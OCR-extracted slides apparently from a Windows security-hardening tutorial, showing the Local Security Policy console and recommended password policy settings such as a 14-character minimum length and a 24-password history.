
Security Settings

Account Policies


Administrator Tools


Local Security Policy

Account Policies



Local Security Policy



Local Security Policy
File
Action
View
Help
Security Settings
Account Policies
Local Policies
Windows Firewall with Advanced Sec
Network List Manager Policies
Public Key Policies
Software Restriction Policies
Application Control Policies
IP Security Policies on Local Compute
Advanced Audit Policy Configuration
Name
Description
Account Policies
Password and account lockout policies
Local Policies
Auditing, user rights and security options polici...
Windows Firewall with Advanced Security
Windows Firewall with Advanced Security
Network List Manager Policies
Network name, icon and location group policies.
Public Key Policies
Software Restriction Policies
Application Control Policies
Application Control Policies
IP Security Policies on Local Computer
Internet Protocol Security (IPsec) Administratio...
Advanced Audit Policy Configuration
Advanced Audit Policy Configuration
Account Policy


Local Security Policy
File Action View Help
Security Settings
Account Policies
Password Policy
Account Lockout Policy
Local Policies
Windows Firewall with Advanced Secu
Network List Manager Policies
Public Key Policies
Software Restriction Policies
Application Control Policies
IP Security Policies on Local Compute
Advanced Audit Policy Configuration
Policy
Security Setting
Enforce password history
0 passwords remembered
Maximum password age
42 days
Minimum password age
0 days
Minimum password length
0 characters
Password must meet complexity requirements
Enabled
Store passwords using reversible encryption
Disabled
Password Policy

Password Policies

- Set 'Minimum password length' to '14 or more character(s)‘
- Set 'Enforce password history' to '24 or more password(s)‘
- Set 'Password must meet complexity requirements' to 'Enabled‘
- Set 'Store passwords using reversible encryption' to 'Disabled‘
- Set 'Minimum password age' to '1 or more day(s)‘
- Set 'Maximum password age' to '60 or fewer days'


Password Policies



Account Policies


Password Policies

Set 'Enforce password history' to '24 or more password(s)'



Password Policies

